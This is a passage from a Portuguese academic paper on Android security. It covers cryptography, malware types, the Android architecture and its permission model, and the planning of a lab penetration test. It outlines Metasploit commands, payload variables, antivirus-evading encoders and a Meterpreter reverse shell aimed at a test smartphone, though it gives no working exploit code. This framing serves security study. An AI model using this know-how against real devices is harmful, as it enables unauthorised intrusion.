- Assimétrica: *“transforma o texto claro em texto cifrado usando uma de duas chaves e um algoritmo de criptografia. Usando a outra chave associada e um algoritmo de decifração, o texto claro é recuperado a partir do texto cifrado”* (STALLINGS, 2008. p. 181). Sua principal característica é o uso de chaves

diferentes pertencentes ao mesmo par criptográfico, ou seja, nesse processo quando uma chave pública é utilizada para criptografar, somente a privada é utilizada para decifrar, e vice-versa conforme ilustrado na Figura 4.

Figura 4 – Modelo de criptografia assimétrica.



Fonte: adaptado (STALLINGS, 2008. p. 184)

Além destes conceitos técnicos, é possível mencionar a aplicação prática de dois recursos que a criptografia proporciona: assinatura digital e certificação digital.

A assinatura digital tem por objetivo comprovar a autenticidade da informação garantindo a identidade do usuário que a criou e por consequência o não repúdio. Ela

não criptografa o documento, mas através de uma chave privada gera um código eletrônico para a informação.

"...baseia-se no fato de que apenas o dono conhece a chave privada e que, se ela foi usada para codificar uma informação, então apenas seu dono poderia ter feito isto. A verificação da assinatura é feita com o uso da chave pública, pois se o texto foi codificado com a chave privada, somente a chave pública correspondente pode decodificá-lo". (CERT.BR, 2012. p. 69).

O certificado digital é um documento com a finalidade de confirmar virtualmente uma identidade de forma segura.

...é um registro eletrônico composto por um conjunto de dados que distingue uma entidade e associa a ela uma chave pública. Ele pode ser emitido para pessoas, empresas, equipamentos ou serviços na rede (por exemplo, um site Web) e pode ser homologado para diferentes usos, como confidencialidade e assinatura digital. Um certificado digital pode ser comparado a um documento de identidade, por exemplo, o seu passaporte, no qual constam os seus dados pessoais e a identificação de quem o emitiu. (CERT.BR. 2012. p. 70).

Por todos esses aspectos, pode-se destacar que o modelo matemático associado ao uso da criptografia é eficiente para a proteção, e conforme Silberschatz (2008. p. 419), é possível mencionar que *"um sistema é seguro se seus recursos forem usados e acessados conforme o pretendido, sob todas as circunstâncias"*. Portanto, um perigo que pode comprometer este tipo de proteção é a inexistência de um processo que gerencie como as chaves devem ser armazenadas e divulgadas. onde *"a segurança a total não poderá ser alcançada."*

2.3 Fontes de ameaças

Para oferecer a segurança, inicialmente é fundamental compreender quem são os responsáveis pelos ataques existentes. Foram considerados basicamente como conjunto das principais ameaças aos dispositivos móveis os seguintes elementos: engenharia social, *hackers*, *crackers*.

A engenharia social aplicada a segurança da informação, é uma forma de manipular psicologicamente o ser humano (através da curiosidade, empatia e solidariedade, por exemplo) como um meio de influenciar sua mudança de conduta. Ação que conquista e explora a confiança das pessoas.

[...] tentativa de enganar os usuários ou os administradores do sistema para que façam algo segundo os interesses do engenheiro social, mas que esteja além de seus tipos de acessos ou de seus direitos (BROAD, 2014. p. 374).

De acordo com Moreno (2015. p. 174), “*normalmente, ataques de engenharia social são empregados com o intuito de se obter informações confidenciais ou para ter acesso à áreas restritas*”, e dependendo do que for efetuado está sujeito a penalizações legais (MORENO, 2015. p. 175).

Hackers são pessoas consideravelmente habilidosas em ambientes computacionais (sobretudo em programação), gostam de se aprofundar nos estudos e por consequência possuem domínio de um determinado assunto, utilizando-se dessas habilidades de forma inovadora para modificar e melhorar coisas existentes.

[...] pessoas com interesse por processamento eletrônico de dados, podendo ser caracterizado também como pessoas que modificam algo que está pronto com o intuito de aperfeiçoá-lo, normalmente um *hacker* encontra algum problema de segurança e contata o responsável pelo sistema (ALMEIDA, 2013. p. 26).

Cracker é um termo utilizado para designar um especialista em sistema da informação que emprega o conhecimento que possui em práticas ilegais (roubo de dados, por exemplo), onde as ações resultam na quebra da segurança da informação. Almeida referencia como “*[...] invasores de sistemas interligados em redes. As potenciais e mais agressivas ações referem-se à obtenção de acessos a informações sigilosas, à destruição destas, ou à obtenção para uso em benefício próprio*” (ALMEIDA, 2013. p. 18, *apud* MORAZ, 2010. p. 35).

É necessário destacar, que equivocadamente há uma associação negativa em relação ao *hacker*, como alguém que procede de forma criminosa no ambiente digital, ou estabelece uma equivalência entre o *hacker* e *cracker*. Todavia, existe uma diferença e está relacionada na conduta e sobretudo nos valores éticos e morais, com base nas definições anteriores.

2.4 Métodos de ataque

Assim como ter o conhecimento de quem efetua algum tipo de ataque é indispensável ter conhecimento das práticas que comprometem a segurança da informação nos dispositivos móveis. Dentre eles, é possível destacar:

- *Phishing*: tipo de ataque associado a engenharia social, que tem como objetivo induzir a vítima a revelar informações pessoais, senhas, número de contas, por exemplo (CERT.BR, 2012. p. 6)
- *Trojan Horse* (Cavalo de troia): Segundo CERT.BR (2012. p.28) “[...] é um programa que além de executar as funções para as quais foi aparentemente projetado, também executa outras funções, normalmente maliciosas, e sem o conhecimento do usuário”. Representa um aspecto bem-intencionado, mas quando instalado em um sistema, possui acesso a qualquer tarefa e pode abrir portas para uma invasão por exemplo.
- *Spyware*: é um programa espião que tem a capacidade de observar a execução das atividades em um sistema coletando informações e enviando para terceiros, ou até mesmo roubar os dados. (CERT.BR. 2012. p. 27).
- *Backdoor*: é um programa que torna o sistema vulnerável, pois faz com que uma ou mais portas fiquem abertas facilitando e permitindo uma invasão através de uma conexão remota (MORENO, 2015. p. 226)
- *Vírus*: São programas desenvolvidos para causar danos em meios computacionais, alterando seu funcionamento e comprometendo a disponibilidade das informações. Sua característica principal baseia-se em infectar um sistema, se multiplicar e difundir cópias para afetar outros sistemas.

Os códigos maliciosos que infectam um processo ou um arquivo existente são classificados como vírus. A infecção causada por um vírus pode estender-se a arquivos, espaços de memória (RAM ou memória paginada), setores de boot e *hardware*. (BROAD, 2014. p. 3520).

Entendendo os recursos que os atacantes utilizam, entendem-se os riscos que os dispositivos móveis estão sujeitos. Todavia, se for adotado mecanismos corretos de segurança podem ser minimizados ou eventualmente extintos.

2.5 Mecanismo de proteção

Entender sobre os recursos básicos para prevenir e proteger um sistema, ajuda a impedir que uma ação inesperada eventualmente possa causar algum tipo de dano. Um sistema operacional pode ser protegido através de um programa antivírus “*que procura detectar e, então, anular ou remover os vírus*” (CERT.BR, 2012. p. 17). Esse

tipo de programa não protege o sistema apenas contra vírus, mas também contra *trojan*, *spyware*, *backdoor* e outros tipos de programas maliciosos.

O funcionamento do antivírus se dá pela análise de todas as informações armazenadas em um sistema operacional, das conexões de rede e programas em geral, a fim de encontrar qualquer tipo de ameaça. E para que isso ocorra de maneira eficiente, o usuário deve manter permanentemente atualizado. “*Algumas versões de antivírus são gratuitas para uso pessoal e podem ser obtidas pela internet*” (CERT.BR, 2012. p. 18). Mas é recomendável que o usuário pesquise sua procedência e certifique-se que o fabricante é confiável.

3 PLATAFORMA ANDROID

O Android é um sistema operacional largamente utilizado em dispositivos móveis. É intuitivo e de fácil utilização, e possibilita o acesso a diversos aplicativos executando várias funções ao mesmo tempo (sistema multitarefas).

A grande vantagem é que possui compatibilidade entre diferentes equipamentos, proporcionando ao usuário a liberdade de escolha entre marcas e favorecendo a relação custo benefício, além de contemplar diferentes tipos de *hardware* (relógios, celulares, televisores, carros, etc).

Comercialmente suas versões recebem em ordem alfabética nomes de doces e sobremesas conhecidas, e os aplicativos são disponibilizados oficialmente na Google *Play Store* (loja virtual *online*).

O Google Android é um sistema operacional *open source* criado pela empresa Google e direcionado a dispositivos móveis. Ele decorre da aquisição de algumas empresas de software móvel, realizadas em 2005, o que permitiu ao Google fazer com que seus aplicativos móveis cheguem ao máximo de mãos possíveis. O código do Google Android começou a ser distribuído em meados de 2008. (JOBSTRAIBIZER, 2009. p. 6).


Quanto ao seu desenvolvimento Lecheta (2013. p. 22) contextualiza que o código aberto (*open source*) possibilita a qualquer desenvolvedor no mundo, obter o conjunto de instruções deste sistema e editá-los, estimulando a correção de falhas e originando novas funcionalidades através do surgimento de novas tecnologias. Por outro lado, o Google lidera o grupo *Open Handset Alliance* (OHA) que é um conjunto de empresas no ramo de tecnologia e telecomunicações (operadoras e fabricantes de celulares, empresas de semicondutores e comercialização de software), onde “o objetivo do grupo é definir uma plataforma única e aberta para celulares para deixar os consumidores mais satisfeitos com o produto final” flexibilizando a criação de novas aplicações.

3.1 Arquitetura do sistema

O conhecimento técnico sobre a arquitetura da plataforma Android possibilita entender o funcionamento do sistema e os principais recursos utilizados pelos desenvolvedores. De acordo com Six (2012. p. 32), consiste em uma estrutura com várias camadas sobrepostas, “com as camadas de baixo nível fornecendo serviços

para outros serviços de nível mais alto”, isto é, são várias camadas que trocam mensagens entre si (sistema distribuído), exemplificado na Figura 5.

Figura 5 – Arquitetura da plataforma.



Fonte: adaptado – Developer (2017).

A primeira camada é do Linux Kernel, que é a base do sistema operacional Android. Sua principal função é controlar o *hardware* do celular, gerenciando memória, redes, armazenamento, os aplicativos que estão em execução (processos), e os drivers.

O kernel do Linux forma a base do sistema operacional Linux. Ele fornece toda a funcionalidade necessária para executar processos e proporciona serviços do sistema para gerar acesso arbitrário e protegido aos recursos do *hardware*. (SILBERSCHATZ, 2008, p. 556).

De acordo com a documentação oficial do Android (DEVELOPER, 2017) as definições das camadas superiores são contextualizadas como:

- A camada de abstração de *hardware* (HAL - *Hardware Abstraction Layer*), estabelece a padronização entre a plataforma e os diferentes fabricantes de *hardwares*, para implementação de *drivers* (basicamente a interface de comunicação entre o *hardware* e o sistema operacional).
- O conjunto das bibliotecas nativas é usado pelos componentes do sistema, e são processos executados no kernel para fornecer serviços comuns aos aplicativos e outros programas, por exemplo: banco de dados, recursos gráficos, formatos de áudio e vídeo, etc.
- O Android Runtime (tempo de execução Android) fornece a capacidade de aplicações diferentes serem executadas ao mesmo tempo de forma isolada em máquinas virtuais otimizando a utilização do *hardware*. Rodando as aplicações que acessam os recursos do sistema, permite trabalhar a interatividade entre o kernel e os recursos das demais camadas.

Toda aplicação Android roda encapsulada em seu próprio processo, fazendo uso de sua instância da máquina virtual Dalvik. A máquina virtual Dalvik foi escrita para que um dispositivo pudesse executar múltiplas VMs (*virtual machines* ou máquinas virtuais) de forma eficiente. O Dalvik VM funciona por meio de arquivos executáveis *.dex*, formato que é otimizado para ocupar o mínimo de memória física do *hardware*. (JOBSTRAIBIZER, 2009. p. 10).

- A estrutura Java API (interface de programação de aplicações) é aquilo que é usado do celular, ou seja, os recursos disponíveis no sistema. Em geral o desenvolvedor especifica o tipo de serviço (sistema de visualização, gerenciadores de recursos, notificações e atividades, e também os provedores de conteúdo para que os aplicativos acessem dados de outros aplicativos) e define o que deve ser realizado.
- No topo têm-se a camada de aplicativos do sistema (*System Apps*), podendo ser criado pelos desenvolvedores ou pelo próprio Google (mapas, contatos, calendário, cliente de e-mail, entre outros).

3.2 Principais elementos de um aplicativo

Os aplicativos Android (também conhecidos como apps) são programas criados a partir das necessidades dos usuários para executar funções específicas, e “são compactados em um único arquivo com a extensão *.apk* (Android Package File)

que representa a aplicação do Android compilada” (LECHETA, 2013. p. 24). Como vimos anteriormente na arquitetura do sistema, é na camada de aplicativos do sistema que estes programas operam, e do ponto de vista como são desenvolvidos e interagem com outras camadas da arquitetura, há quatro principais componentes: *activities*, *broadcast receivers*, *services* e *content providers* (SIX, 2012. p. 61).

- *Activities*: representa a tela de uma aplicação, onde é colocado o *layout* para promover a interação com o usuário. Cada aplicativo possui uma *activity* principal que é chamada pelo sistema operacional quando uma aplicação é executada.
- *Broadcast Receivers*: quando ocorre algum evento na plataforma é transmitida uma mensagem para todo sistema, ou seja, permite identificar a ocorrência de uma ação para iniciar um serviço para realizar algum tipo de tarefa. Essas ações têm como principal característica: execução em segundo plano com duração de 2 segundos (pode ser usada como um serviço). Por exemplo: um desenvolvedor pode estabelecer que o envio de imagem (por conexão de rede sem fio) através de um aplicativo só pode ser realizado quando o dispositivo estiver carregando sua bateria. Quando o usuário conecta o carregador, ele gera um *broadcast receiver*, que vai chamar um serviço para realizar o envio de imagem.
- *Services*: basicamente, executa um processo em segundo plano sem ter interação com o usuário. Pode ser usado para atualizar *activities*, ou ser ativada por um *broadcast receiver*. Por exemplo, um usuário pode ouvir músicas através do aplicativo de rádio em segundo plano, enquanto navega na internet.
- *Content Providers*: é um tipo de componente de uso específico por aplicativos que armazenam dados, permitindo o compartilhamento de informações. Utiliza a base de dados padrão do Android denominada SQLite, “*permitindo que outros aplicativos se conectem para realizar pesquisas (recuperar dados) ou façam atualizações (armazenem dados)*”. Dois exemplos são: a agenda de contatos e registros de ligações.

No nível mais fundamental de controle de acesso está o conceito de exportação do Android. Cada componente, seja um *activity*, um *service*, um *content Provider* ou um *broadcast receiver*, pode ser público ou privado. Se um componente for público, componentes de outros apps poderão interagir com ele (iniciar um *service*, iniciar uma *activity*, etc). Se um componente for privado, os únicos componentes que poderão interagir com ele são aqueles


do mesmo apps ou outro app que seja executado com a mesma UID. (SIX, 2012. p. 66).

Os componentes básicos vistos anteriormente relacionam entre si, através de um objeto denominado *intent*, que são sinalizações de mensagens usadas para solicitar uma ação que deve ser executada.

Intents são o modo primário para os apps enviarem mensagens para outros apps (podem ser usados também para enviar mensagens a outros componentes dentro do mesmo app). Para enviar uma mensagem, um app cria um objeto *intent* que significa que ele deseja realizar certa ação. Esse objeto Intent pode especificar uma *activity* ou *service* específicos que você queira iniciar ou um dado determinado. (SIX, 2012. p. 63).

A Figura 6 possibilita exemplificar a forma de interação entre os componentes de um aplicativo através do *intent*.

Figura 6 – Principais componentes de um aplicativo.



Fonte: próprio autor.

Dessa forma cabe ao desenvolvedor a conscientização em utilizar adequadamente esses componentes na criação de um aplicativo, garantindo o seu correto funcionamento de acordo como foi projetado. Esses componentes são especificados no arquivo *AndroidManifest.xml* juntamente com a lista de todas as permissões que serão requeridas pelo aplicativo no ato da instalação, ou seja, “*permite ao Android saber quais são os componentes e em que condições eles podem ser utilizados*” (JOBSTRAIBIZER, 2009. p. 26).

O instalador gera uma lista dessas permissões e pede ao usuário para revisá-las e aprová-las. Ou o usuário escolhe aceitar a lista de permissões que o app alega precisar e o app é instalado ou então, o usuário pode escolher rejeitar a lista e a instalação do app falha. Uma vez que um app é instalado, não ocorrerá mais nenhuma interação com o usuário para informá-lo de que certa permissão está sendo exercida ou para confirmar que o usuário ainda quer permitir que o app execute uma ação requerendo uma verificação de permissão. (SIX, 2012. p. 51).

A Figura 7, permite exemplificar os conceitos anteriores em relação ao arquivo *AndroidManifest.xml* (trecho adaptado):

Figura 7 – Exemplo do arquivo AndroidManifest.xml.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest>

    <permission />

    <application>
        <activity>
            <intent-filter>
                <action />
            </intent-filter>
        </activity>

        <service>
            <intent-filter> . . . </intent-filter>
        </service>

        <receiver>
            <intent-filter> . . . </intent-filter>
        </receiver>

        <provider>
            <grant-uri-permission />
            <meta-data />
            <path-permission />
        </provider>

        <uses-library />
    </application>
</manifest>
```

Fonte: adaptado – Developer (2017).

Como descrito por Six (2012. p. 52), os padrões de permissões são classificados em quatro categorias:

- Normal: *“não pode causar dano real ao usuário”*.

- *Dangerous* (Perigosa): “podem causar danos ao usuário, acessando dados privados, ou fazer conexões externas de rede”. Esse tipo de permissão é notificado ao usuário antes de instalar um aplicativo.
- *Signature* (Assinatura): quando um aplicativo é criado, ele deve conter uma assinatura digital (autoria do desenvolvedor) e a certificação digital (para identificar o desenvolvedor). Essa categoria concede permissão aos aplicativos assinados pelo mesmo certificado digital que declarou ou criou a permissão, ou seja, permite que dois ou mais aplicativos concebidos pelo mesmo desenvolvedor compartilhem informações.
- Assinatura ou sistema (*Signature or system*): utiliza o mesmo critério da permissão anterior, porém, a diferença é que serve para a imagem do sistema Android. É usada pelos fabricantes para permitir a compatibilidade entre os aplicativos criados por operadoras, por exemplo, e seus respectivos produtos.

Em geral, os aplicativos são publicados na Google *Play Store*, mas para que a publicação ocorra é necessário que o desenvolvedor seja registrado ao Google e pague uma tarifa com cartão de crédito (garantindo que é uma pessoa real). O Google também realiza uma análise sobre os aplicativos (para detectar eventuais aplicações maliciosas), e caso encontre alguma irregularidade remove da *Play Store*. Outra ferramenta presente a partir da versão 8 do Android é a Google *Play Protect* (ANDROID, 2017), que tem por finalidade examinar os aplicativos instalados pela loja oficial e por outros meios, em busca de comportamentos nocivos nos apps e no dispositivo, funcionando de forma análoga a um antivírus, porém, especificamente para aplicativos. O *Play Protect* é um recurso executado em segundo plano no *smartphone* (sem que o usuário perceba ou interfira no desempenho do *hardware*), que envia dados ao Google sobre eventuais irregularidades identificadas em aplicativos.

Conforme Six (2012. p. 28), há também outras lojas não oficiais, que permitem um usuário Android obter aplicativo, e afirma que neste ambiente se encontra a maior parte de aplicativos contendo códigos maliciosos. Dessa forma, a liberdade em escolher a fonte de um aplicativo, prejudica o modelo de segurança que a Google *Play Store* proporciona.

3.3 Modelo de segurança

De acordo com os conceitos abordados anteriormente, a plataforma Android, oferece recursos de proteção tanto a nível de sistema operacional (aplicativos são executados isoladamente em máquinas virtuais), quanto aos aplicativos (componentes otimizados para funções específicas e o uso das permissões). Mas para cada aplicativo que é instalado, um usuário de serviço é criado (responsável por controlar as tarefas executadas pelo app), seguindo o modelo utilizado no sistema operacional Linux.

Cada usuário em um sistema Linux recebe um ID de usuário (user ID - UID) quando é criado. Trata-se somente de um número para diferenciar um usuário de outro. Além disso, os usuários podem ser adicionados a grupos e cada grupo tem um ID de grupo (group ID - GID), que é só outro número usado para diferenciar um grupo de outro. Um usuário pode ser um membro de múltiplos grupos e cada grupo pode ter múltiplos membros. (SIX, 2012. p. 33).

O sistema operacional Android, foi projetado para que cada aplicativo instalado funcione separadamente através de um UID (identificador único do usuário utilizado para realizar um serviço) dentro da máquina virtual Dalvik, onde todas as informações utilizadas pela aplicação também recebem o mesmo identificador. Aplicativos com UIDs diferentes não tem permissão para acessar dados em memória e processos de outros app. Essa separação é um conceito que diferencia do Linux e outros sistemas operacionais, onde os dados em memória e processos utilizados por diferentes programas são compartilhados através de um único usuário. Portanto, pode-se concluir que o modelo de segurança adotado no Android é eficientemente mais robusto em diferentes níveis, e também por isolar o funcionamento de um aplicativo determinando quem é o proprietário do processo e dos recursos por ele utilizado.

4 PENTEST

O teste de penetração (também conhecido como pentest na literatura da segurança da informação) é realizado por profissionais cuja finalidade é identificar prováveis vulnerabilidades que podem comprometer a disponibilidade de um sistema computacional, com o propósito de apresentar tecnicamente soluções que podem ser empregadas para preservar a segurança.

[...] é uma bateria de testes metodológicos normalmente aplicados em redes de computadores e sistemas operacionais, podendo ser direcionados também a *websites*, redes sem fio, bancos de dados, aplicativos e programas, com o objetivo de descobrir, mapear e expor todas as possíveis vulnerabilidades (MORENO, 2015. p. 51).

O fato de realizar este tipo de análise e estabelecer meios para proteção, não assegura que o sistema esteja totalmente imune, novas vulnerabilidades e falhas podem surgir em função do avanço tecnológico. Por outro lado, há pessoas mal-intencionadas que realizam essa prática de forma criminosa, onde a intenção é realizar o acesso não autorizado para obter benefícios financeiros, informações sigilosas, criptografar arquivos e pedir resgate, espionagem industrial e de pessoas, por exemplo. (MORENO, 2015. p. 52).

Portanto, a premissa deste capítulo é explorar uma vulnerabilidade já conhecida, para demonstrar a ameaça que um usuário da plataforma Android está sujeito. O objetivo é atingir um *smartphone* dentro de uma rede interna (dedicada exclusivamente para testes) para conseguir receber uma conexão reversa (onde o dispositivo se conecta ao atacante), e com isso propor controles e contramedidas de segurança.

4.1 Metodologia do acesso

De acordo com Moreno (2015. p. 56) há diversas formas de se conduzir um teste de penetração pelo uso de metodologias, que através de um conjunto de estruturas relacionadas entre si, proporcionam um melhor roteiro para a avaliação considerando-se a infraestrutura do ambiente do teste. A sequência é basicamente a mesma, ou seja, contempla os objetivos e procedimentos para realizar um ataque, e o processo de documentar e sugerir soluções de segurança. Mas algumas


metodologias se diferenciam pela forma de abordagem, em função da quantidade de fases e seus objetivos em relação ao teste de penetração.

Para este trabalho, serão utilizadas as fases da metodologia ISSAF:

O ISSAF (Information Systems Security Assessment Framework) é uma metodologia disponibilizada pelo OISSG (Open Information Systems Security Group), uma organização sem fins lucrativos que concentra seus esforços para prover conhecimentos de segurança da informação (BORGES, 2011. p. 3).

O motivo da escolha é por terem critérios de avaliação simples e bem definidos, garantindo de um modo geral a segurança da informação (MORENO. 2015. p. 56). A Figura 8 mostra a representação gráfica das fases.

Figura 8 – Fases da metodologia ISSAF para pentest.



Fonte: próprio autor.

- Planejamento: consiste em coletar os dados e identificar vulnerabilidade para se realizar um teste. Nesta fase é estabelecido o que vai ser testado e qual a finalidade, e estabelecido um plano de ataque.
- Avaliação: Com base nas informações coletadas na fase anterior, a partir de eventuais falhas explorar as vulnerabilidades, ou seja, a realização do teste e registro das consequências.
- Tratamento: envolve ações para evitar a vulnerabilidade encontrada.

4.2 Metasploit

O metasploit *framework* (MSF) é um utilitário que traz um conjunto de ferramentas que permitem explorar um alvo, obtendo informações sobre um programa ou sistema operacional, além de manter conexões através de *backdoor* ou *payload*

(MORENO, 2015. p. 148). De acordo com Broad (2014. p. 2950) sua utilização é bem difundida para testes de penetração, pois dispõe de uma base de dados que contém diversos códigos para explorar falhas conhecidas, e pode-se destacar alguns benefícios através da Tabela 5:

Tabela 5 – Benefícios do metasploit framework (MFS).

Benefícios do <i>Metasploit</i>
Customizável
Regularmente recebe atualizações
Permite criar scripts
Várias opções de <i>payloads</i>
Métodos para burlar <i>firewall</i> e antivírus
Interface gráfica ou modo texto (por comandos)

FONTE: próprio autor.

O metasploit é uma ferramenta modular e de acordo com Moreno (2015. p. 149), respectivamente são elencados pelos conceitos:

- *Exploit*: é um programa ou script de exploração, ou seja, um código malicioso que permite sondar uma falha e executar um *payload*. “É a prova de conceito de que a vulnerabilidade existe. Com ele é possível explorar a vulnerabilidade no software afetado, ganhando acesso antes não permitido.”
- *Payload*: é código malicioso executado na memória do sistema comprometido, utilizado para obter o acesso indevido ao sistema operacional. “O *payload* estabelece um canal de comunicação entre o atacante e o alvo.” Para estabelecer esta conexão utiliza uma estrutura de *sockets*, ou seja, tem a função de interligar e trocar dados.

Um *socket* é identificado na internet como um todo por dois números: o primeiro é o endereço IP, de 32 bits, o qual identifica uma máquina, sendo, portanto, exclusivo. Ele consiste de quatro octetos pontuados, por exemplo 168.72.250.11. O segundo número é a porta, de 16 bits. Uma conexão entre dois *sockets* deve possuir um par (endereço IP, porta) para o *socket* local e outro para o *socket* remoto (NOGUEIRA, 2005. p. 13).

- *Encoders*: a função dele é codificar a assinatura de um *payload* (a fim de ocultar) burlando os mecanismos de proteção como antivírus, *firewall*, etc.

Para utilizar esses recursos, o metasploit oferece interfaces de acesso que interativamente, possibilitam definir a utilização de um *exploit* e *payload*, para realizar as configurações necessárias para o pentest. Foi abordada a interface msfconsole que utiliza linha de comando para acesso ao metasploit e o msfvenom para a gerar um arquivo ou executável *payload*. De acordo com Moreno (2015. p. 150), alguns comandos usados no msfconsole estão representados resumidamente na Tabela 6:

Tabela 6 – Comandos do msfconsole.

Sintaxe	Descrição
search	Pesquisar <i>exploit</i>
use	Utilizar <i>exploit</i>
show	Mostra as propriedades da configuração
set	Configura variáveis
unset	Remove as configurações de variáveis
exploit	Executa o <i>exploit</i> depois de configurar as variáveis.

FONTE: próprio autor.

O uso das variáveis de configuração do msfconsole segue o padrão especificado na Tabela 7:

Tabela 7 – Variáveis de configuração do msfconsole.

Variável	Descrição
LHOST	Endereço IP local
LPORT	Porta local
RHOST	Endereço IP remoto
PAYLOAD	Tipo de <i>payload</i>

FONTE: próprio autor.

Um *payload* muito importante considerado para o desenvolvimento prático deste trabalho é o meterpreter, que roda diretamente na memória RAM, sem uso do disco e permite por exemplo que seja capturada telas e teclas acionadas, conceder privilégios administrativos a um usuário normal, ocultar evidências de uma invasão realizada e até mesmo desabilitar mecanismos de segurança de um sistema, funcionando como um shell reverso.

Os reverse shells (shells reversos) conectam-se de volta ao pentester a fim de receber instruções imediatas e permitir uma interação. Se o computador comprometido executar o exploit com um payload reverso, um shell será apresentado ao pentester para acesso a esse computador, como se ele estivesse sentado diante do teclado da vítima (BROAD, 2014. p. 3027).

Seu funcionamento utiliza o serviço *multi-handler*, que tem por objetivo o estabelecimento de uma conexão (através de *socket*) a partir de um sistema comprometido quando é executada uma aplicação (*payload*), ou seja, é uma forma de garantir que a vítima irá se conectar remotamente ao meterpreter (MORENO, 2015. p. 154).

4.3 Planejamento

Nesta fase, foi adotado um ambiente controlado de testes, onde os materiais utilizados são designados especificamente para explorar uma vulnerabilidade (obter acesso a um sistema Android através de uma conexão remota, estabelecida por um *payload* que o usuário concedeu a permissão para acesso). Para realizar a invasão, foi utilizado o sistema operacional Kali Linux que disponibiliza vários mecanismos para coletar informações e utilitários que permitem realizar testes de segurança.

O Kali Linux é o live disk mais recente de uma distribuição de segurança disponibilizada pela Offensive Security. Essa versão atual contém mais de trezentas ferramentas de segurança e de testes de invasão incluídas, classificadas em grupos úteis, mais frequentemente usadas por pentesters e outras pessoas que efetuam avaliações de sistemas de informação (BROAD, 2014. p. 403).

Este sistema foi instalado em um *notebook*, com as características técnicas informadas na Tabela 8.

Tabela 8 – Configuração do notebook.

Configuração do <i>notebook</i>	
Processador	Intel® Core™ i5-6300HQ Quad Core 2.3 GHz
Sistema Operacional	Kali Linux 4.9.18-1kali1 (2017-04-04)
Memória RAM	8 GB DDR3L 1600 MHz
Placa de rede	Dell Wireless 1820 802.11ac

FONTE: próprio autor.

